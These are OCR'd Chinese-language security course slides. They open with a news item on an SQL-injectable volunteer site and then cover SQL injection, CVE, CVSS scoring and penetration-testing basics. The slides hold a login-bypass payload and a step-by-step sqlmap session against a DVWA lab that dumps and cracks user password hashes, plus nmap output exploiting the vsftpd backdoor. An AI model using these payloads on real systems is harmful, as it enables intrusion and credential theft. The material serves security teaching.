
何志偉說明，該網站設計缺乏基本的資料安全設定，不但採用免費網域，連最基礎的加密措施（https）都沒做，有心人可以輕易擷取資訊；而這個查詢網站還有重大的SQL injection（資料隱碼攻擊的駭客攻擊手法）漏洞，若有人進行滲透測試，很有可能取得志工們所有個人資訊。

何志偉表示，雖調查後發現是好心的志工幫忙設計，目前網頁緊急下架，但世大運是全國性的賽事，投入了相當多的資訊安全經費，這個皮漏卻讓「讓好心的志工個資沒保障，好心沒有好報」；呼籲市府在處理個資時，應更有資安概念，該省的錢不能省，專業的工作還是交給專業，而且千萬不能究責這個熱心基層志工，不然市長也換志工做。

世大運執委會坦言，負責製作網站的是內部同仁，為了更方便作業查詢志工服勤裝備配置及服勤地點調配而建置，今早因資安考量立即關閉，影響不大。#

SQL Injection

- 攻擊者插入資料庫指令，因為未過濾特殊符號/語法，進而執行資料庫指令。



SQL Injection

- PHP 執行的 SQL 語法如下:
  - sSql="SELECT * FROM users WHERE id=' " + uid + " ' AND password=' " + pwd + " ' "
- 正常輸入 uid= "myid" ; pwd= "12345678" ，拼湊後的sSql字串變成
  - sSql="SELECT * FROM users WHERE id='myid' AND password='12345678' "
- 但若是攻擊者輸入特殊字元的帳號：「uid=" ' OR 1=1-- "」與密碼：「任意值」，這時SQL語法就會變成：
  - sSql="SELECT * FROM users WHERE id= ' ' OR 1=1 --' AND password="
  - 因為「--」在 SQL 語法中代表註解的意思，所以「--」後面的字串通通沒有執行，而這句判斷式「 OR 1=1」永遠成立，就能成功登入此網站

SQL Injection


- SQL Injection攻擊流程

SQL Injection

- 弱點發生
  - 程式未對使用者的輸入的內容進行過濾，從而直接代入資料庫查詢，所以導致了sql injection漏洞 。
- 思路
  - 在URL處可以通過 單引號 和 and 1=1 and 1=2 等SQL語句進行手工測試sql注入 。
- Post 注入
  - 比如後台登錄框輸入單引號測試注入，報錯的話說明存在注入可以直接抓包，用工具來完成注入。（ 在HTML中關於提交類型代碼，尤其是後台登錄和留言這些，都是需要 post 形式來提交的，而且 post 提交方式也是不會像 get 形式在 URL 中顯示的。 ）

SQL Injection

- Sqlmap
  - sqlmap是一個自動化的SQL注入工具，主要功能是掃描發現並利用，目前支援的資料庫有MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase和SAP MaxDB。



SQL Injection

- 範例： #sqlmap -r $sql.txt --dbms=mysql --dbs

```
┌──(root💀kali)-[/home/jason]
└─# sqlmap -r sql.txt --dbms=mysql --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.4.7#dev}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
onsible for any misuse or damage caused by this program

[*] starting @ 10:32:36 /2021-04-26/

[10:32:36] [INFO] parsing HTTP request from 'sql.txt'
[10:32:36] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.62.132:80/dvwa/login.php'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=12334 AND (SELECT 4884 FROM (SELECT(SLEEP(5)))uQJr)&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=12334 UNION ALL SELECT NULL,CONCAT(0x71716a7171,0x444a724153764e486158444c564c79657a6f4a647156754152617a59587076657
---
[10:32:38] [INFO] testing MySQL
[10:32:38] [INFO] confirming MySQL
[10:32:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
[10:32:38] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

SQL Injection

- Sqlmap

```
1 GET /dvwa/vulnerabilities/sqli_blind/?id=123&Submit=Submit HTTP/1.1
2 Host: 172.16.101.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.16.101.2/dvwa/vulnerabilities/sqli_blind/
9 Cookie: security=low; PHPSESSID=3ab4ae5c1049b73151b65fe0fb14de65
10 Upgrade-Insecure-Requests: 1
```

Sql.txt

```
┌──(root💀kali)-[/home/onward/Desktop]
└─# sqlmap -r sql.txt
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.11#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: is the end user's res
 no liability and are
```

```
sqlmap identified the following injection point(s) with a total of 93 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=123' AND (SELECT 3067 FROM (SELECT(SLEEP(5)))JJKJ) AND 'CTpH'='CTpH&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=123' UNION ALL SELECT CONCAT(0x7178767171,0x506f6f4e45756e59585578564d50705371476f4f4556
6f4a4a786c4964536e6d45667266674c4b6d,0x7178627a71),NULL-- -&Submit=Submit
---
[11:57:58] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:57:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.101.2
'
```

SQL Injection

- Sqlmap查看有哪些資料庫
  - sqlmap -r sql.txt --dbms=mysql --dbs

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=123' UNION ALL SELECT CONCAT(0x7178767171,0x506f6f4e45756e59585578564d50705371476f4f45566f4a
4a786c4964536e6d45667266674c4b6d,0x7178627a71),NULL-- -&Submit=Submit
---
[12:03:41] [INFO] testing MySQL
[12:03:41] [WARNING] reflective value(s) found and filtering out
[12:03:41] [INFO] confirming MySQL
[12:03:41] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[12:03:41] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

SQL Injection

- Sqlmap確認當前所使用的資料庫
  - sqlmap -r sql.txt --dbms=mysql --batch --current-user --current-db

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=123' UNION ALL SELECT CONCAT(0x7178767171,0x506f6f4e45756e59585578564d50705371476f4f45566f4a
4a786c4964536e6d45667266674c4b6d,0x7178627a71),NULL-- -&Submit=Submit
---
[12:12:13] [INFO] testing MySQL
[12:12:13] [INFO] confirming MySQL
[12:12:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[12:12:13] [INFO] fetching current user
[12:12:13] [WARNING] reflective value(s) found and filtering out
current user: 'root@%'
[12:12:13] [INFO] fetching current database
current database: 'dvwa'
[12:12:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/172.16.101.2'
```

SQL Injection

- Sqlmap查看有哪表單
  - sqlmap -r sql.txt --dbms=mysql -D dvwa --tables

```
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=123' UNION ALL SELECT CONCAT(0x7178767171,0x506f6f4e45756e59585578564d50705371476f4f45566f4a
4a786c4964536e6d45667266674c4b6d,0x7178627a71),NULL-- -&Submit=Submit
---
[12:15:53] [INFO] testing MySQL
[12:15:53] [INFO] confirming MySQL
[12:15:54] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[12:15:54] [INFO] fetching tables for database: 'dvwa'
[12:15:54] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

SQL Injection

- Sqlmap找出User所使用的項目列表
  - sqlmap -r sql.txt --dbms=mysql -D dvwa -T users --columns

```
[12:20:21] [INFO] testing MySQL
[12:20:21] [INFO] confirming MySQL
[12:20:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0
[12:20:21] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:20:21] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+
```

SQL Injection

- Sqlmap找出User所使用的帳號密碼
  - sqlmap -r sql.txt --dbms=mysql –D dvwa –C "user,password,user_id"

```
[12:21:47] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:21:49] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:21:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:21:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+--------------------------------------------+---------+
| user    | password                                   | user_id |
+---------+--------------------------------------------+---------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 1       |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   | 2       |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | 3       |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | 4       |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | 5       |
+---------+--------------------------------------------+---------+
```

課程大綱

- 駭客練兵場
- 駭客攻擊思維
- **弱點定義＆評估基準**
- 弱點分析與管理
- 存取控制與身份認證
- 攻擊手法探討與防護

何謂弱點/漏洞(Vulnerability)?

- 一個由設計、實作、操作或內部控制導致的弱點，可能導致系統被暴露在攻擊事件中
  - 國際電腦稽核協會 (Information Systems Audit and Control Association, ISACA)
- 一個應用程式中的洞或弱點，可能是一個設計缺陷或是一個實作上的錯誤，且允許攻擊者能夠對於應用程式的利害關係人造成傷害，利害關係人包含應用程式所有者、應用程式使用者，及其他所有仰賴此應用程式的實體
  - 開放網路軟體安全計畫 (Open Web Application Security Project, OWASP)

何謂弱點/漏洞(Vulnerability)?

- 一個安全漏洞是一個產品中的弱點，允許攻擊者傷害產品的完整性、可用性或機密性
  - 微軟安全回應中心 (Microsoft Security Response Center, MSRC)
- 通報軟體漏洞定義為一個可以讓攻擊者違反明定或潛在安全政策的缺陷，藉此達到一些影響或是結果。更明確的說，漏洞可以讓入侵者藉由在系統上正常操作，進而獲得更高訪問權限或進行干擾。不安全的設定、設計選擇或不斷變化的環境條件都可能導致漏洞產生
  - 美國電腦緊急應變小組 (United States Computer Emergency Readiness Team, US-CERT)

何謂弱點/漏洞(Vulnerability)?

- 一般來說，漏洞之定義為一存在於軟硬體元件運算邏輯（例如程式碼）中的弱點，當弱點被利用時，會導致資料的機密性、完整性或可用性產生負面影響
  - 通用漏洞揭露計畫 (Common Vulnerabilities and Exposures, CVE®)
- 漏洞 (Vulnerability)之定義為發生於軟體、韌體及微程式中的 Bug，且若此Bug 遭利用，會導致資料的機密性、完整性或可用性產生負面影響
  - 台灣電腦網路危機處理暨協調中心 (Taiwan Computer Emergency Response Team / Coordination Center, TWCERT/CC)

Common Vulnerabilities and Exposures (CVE)

- **通用漏洞揭露(CVE)**系統由**美國國土安全部 (DHS)**資助研究的一個非營利組織 Mitre Corporation，該組織針對研究人員提報的漏洞派發**唯一的弱點編號(CVE-ID、CVE-Number)**，並記錄**漏洞嚴重性**、**影響範圍**、**漏洞說明**，格式為：
  - CVE-2011-2523
    - 2011 - 年度
    - 2523 - 年度流水號
- https://cve.mitre.org/

Common Vulnerabilities and Exposures (CVE)

```
> nmap -Pn -sS --script vuln -p 21 192.168.192.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-04 16:43 HKT
Nmap scan report for 192.168.192.131
Host is up (0.00028s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploi
ts/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-back
doored.html
|       http://osvdb.org/73573
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

Common Vulnerability Scoring System (CVSS)

- CVSS（Common Vulnerability Scoring System）
  - 由美國國家基礎建設諮詢委員會 (NIAC)委託建置的系統
  - 目的在量化弱點程度，以客觀判定弱點的嚴重性及影響
    - **中立的評估系統**
    - **用以評估弱點風險度**
    - **建立診斷弱點嚴重性的標準**
    - **統一的弱點評估標準**
  - http://nvd.nist.gov/cvss.cfm?calculator

Common Vulnerability Scoring System (CVSS)

- 用於計算弱點嚴重性的分數計算系統，共分為v2和v3版本，這邊以v2版本進行說明
- Base Score Metrics
  - Attack Vector (AV) - 可以從哪一個面向**觸發漏洞**?
  - Access Complexity (AC) - 利用漏洞的方式**困難**嗎?
  - Authentication (Au) - 利用漏洞需要**認證**嗎?
  - Confidentiality Impact (C) - 漏洞會導致**取得**目標的敏感性資料嗎? Ex: 密碼、私鑰、資料庫
  - Integrity Impact (I) - 漏洞會導致目標的資料被**修改**嗎?
  - Availability Impact (A) - 漏洞會造成目標**無法使用**嗎? Ex: DoS

Common Vulnerability Scoring System (CVSS)

- Attack Vector (AV)
  - Network (N)
    - 網際網路 (Internet (WAN))
  - Adjacent Network (A)
    - 鄰接網路 (Local Network (LAN)、Bluetooth、Wi-Fi)
  - Local (L)
    - 需碰到實體 (Cable)
- Access Complexity (AC)
  - Low (L)
    - 漏洞直接可以存取，不需要其他存取條件
  - Medium (M)
    - 目標需要特定的環境或特定的設定才可以觸發漏洞
  - High (H)
    - 漏洞觸發的方式非常困難


Common Vulnerability Scoring System (CVSS)


- Authentication (Au)
  - Multiple (M)
    - 需要經過多種認證機制
  - Single (S)
    - 單一種認證機制
  - None (N)
    - 完全不需要認證
- Confidentiality Impact (C)
  - None (N)
    - 資料不會洩漏
  - Partial (P)
    - 洩漏目標的部分資料
  - Complete (C)
    - 可以任意取得目標的所有資料

Common Vulnerability Scoring System (CVSS)

- Integrity Impact (I)
  - None (N)
    - 對資料完整性不會有影響
  - Partial (P)
    - 可以修改部分資料
  - Complete (C)
    - 所有資料可以被任意的修改
- Availability Impact (A)
  - None (N)
    - 對可用性不會有影響
  - Partial (P)
    - 可以造成目標部分服務無法使用
  - Complete (C)
    - 可以造成目標完全無法使用


安全弱點風險程度


NIST
NVD MENU
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITY METRICS
CVSS Version 2
Common Vulnerability Scoring System Calculator
This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.
Base Scores
Temporal
Environmental
Overall
CVSS Base Score: NA
Impact Subscore: NA
Exploitability Subscore: NA
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: NA
Show Equations
CVSS v2 Vector
NA


Base Score Metrics
Exploitability Metrics
Access Vector (AV)*
Local (AV:L) Adjacent Network (AV:A) Network (AV:N)
Access Complexity (AC)*
High (AC:H) Medium (AC:M) Low (AC:L)
Authentication (Au)*
Multiple (Au:M) Single (Au:S) None (Au:N)
The base metric group captures the characteristics of a vulnerability that are constant with time and across user environments. The Access Vector, Access Complexity, and Authentication metrics capture how the vulnerability is accessed and whether or not extra conditions are required to exploit it. The three impact metrics measure how a vulnerability, if exploited, will directly affect an IT asset, where the impacts are independently defined as the degree of loss of confidentiality, integrity, and availability. For example, a vulnerability could cause a partial loss of integrity and availability, but no loss of confidentiality.
Temporal Score Metrics
Exploitability (E)
Not Defined (E:ND) Unproven that exploit exists (E:U) Proof of concept code (E:POC) Functional exploit exists (E:F) High (E:H)
Remediation Level (RL)
Not Defined (RL:ND) Official fix (RL:OF) Temporary fix (RL:TF) Workaround (RL:W) Unavailable (RL:U)
Report Confidence (RC)
Not Defined (RC:ND) Unconfirmed (RC:UC) Uncorroborated (RC:UR) Confirmed (RC:C)
Environmental Score Metrics
General Modifiers
Collateral Damage Potential (CDP)
Not Defined (CDP:ND) None (CDP:N) Low (light loss) (CDP:L) Low-Medium (CDP:LM) Medium-High (CDP:MH) High (catastrophic loss) (CDP:H)
Target Distribution (TD)
Not Defined (TD:ND) None [0%] (TD:N) Low [0-25%] (TD:L) Medium [26-75%] (TD:M) High [76-100%] (TD:H)
Impact Subscore Modifiers
Confidentiality Requirement (CR)
Not Defined (CR:ND) Low (CR:L) Medium (CR:M) High (CR:H)
Integrity Requirement (IR)
Not Defined (IR:ND) Low (IR:L) Medium (IR:M) High (IR:H)

安全弱點風險程度

- CVSS評分項目結構



安全弱點風險程度

- **Critical**
  - 一旦被攻破該弱點，系統將完全受攻擊者控制，需立即修補的漏洞
- **High**
  - 通常會讓駭客易於取得較高權限，或是造成主機安全性或效能的嚴重衝擊，須盡速修補的漏洞
- **Medium**
  - 駭客較難取得較高權限，或是造成主機安全性或效能的中、低度衝擊，並非立刻需要修補的漏洞
- **Low**
  - 對主機安全性或效能無明顯影響，駭客亦較難利用該弱點對系統取得進一步的控制或攻擊
- **Info**
  - 為掃描資訊


甚麼是滲透測試

- Penetration Testing (PT, 滲透測試)
- 經由一連串的活動，進行評估組織資訊安全的弱點。也就是模擬駭客行為進行檢測作業。
- 滲透測試需與客戶簽好條約，與保密協定，接著對客戶(Data Owner)之系統進行入侵。
- 接著紀錄所有入侵行為，與發現的弱點，修補建議，呈現報表給客戶。

受測目標

1.根據約定範圍
2.根據約定時間
3.不輕易破壞系統資料
4.除非有告知，否則不進行阻斷式攻擊
…
簡單來說，不輕易進行具有「危害」的動作

受測目標



滲透測試分類

- **黑箱測試 BlackBox**
  - 完全沒有任何資訊，模擬駭客情況
- **白箱測試 WhiteBox**
  - 程式碼、網路架構、系統資訊...等
- **灰箱測試 Gray Box**
  - 部分資訊

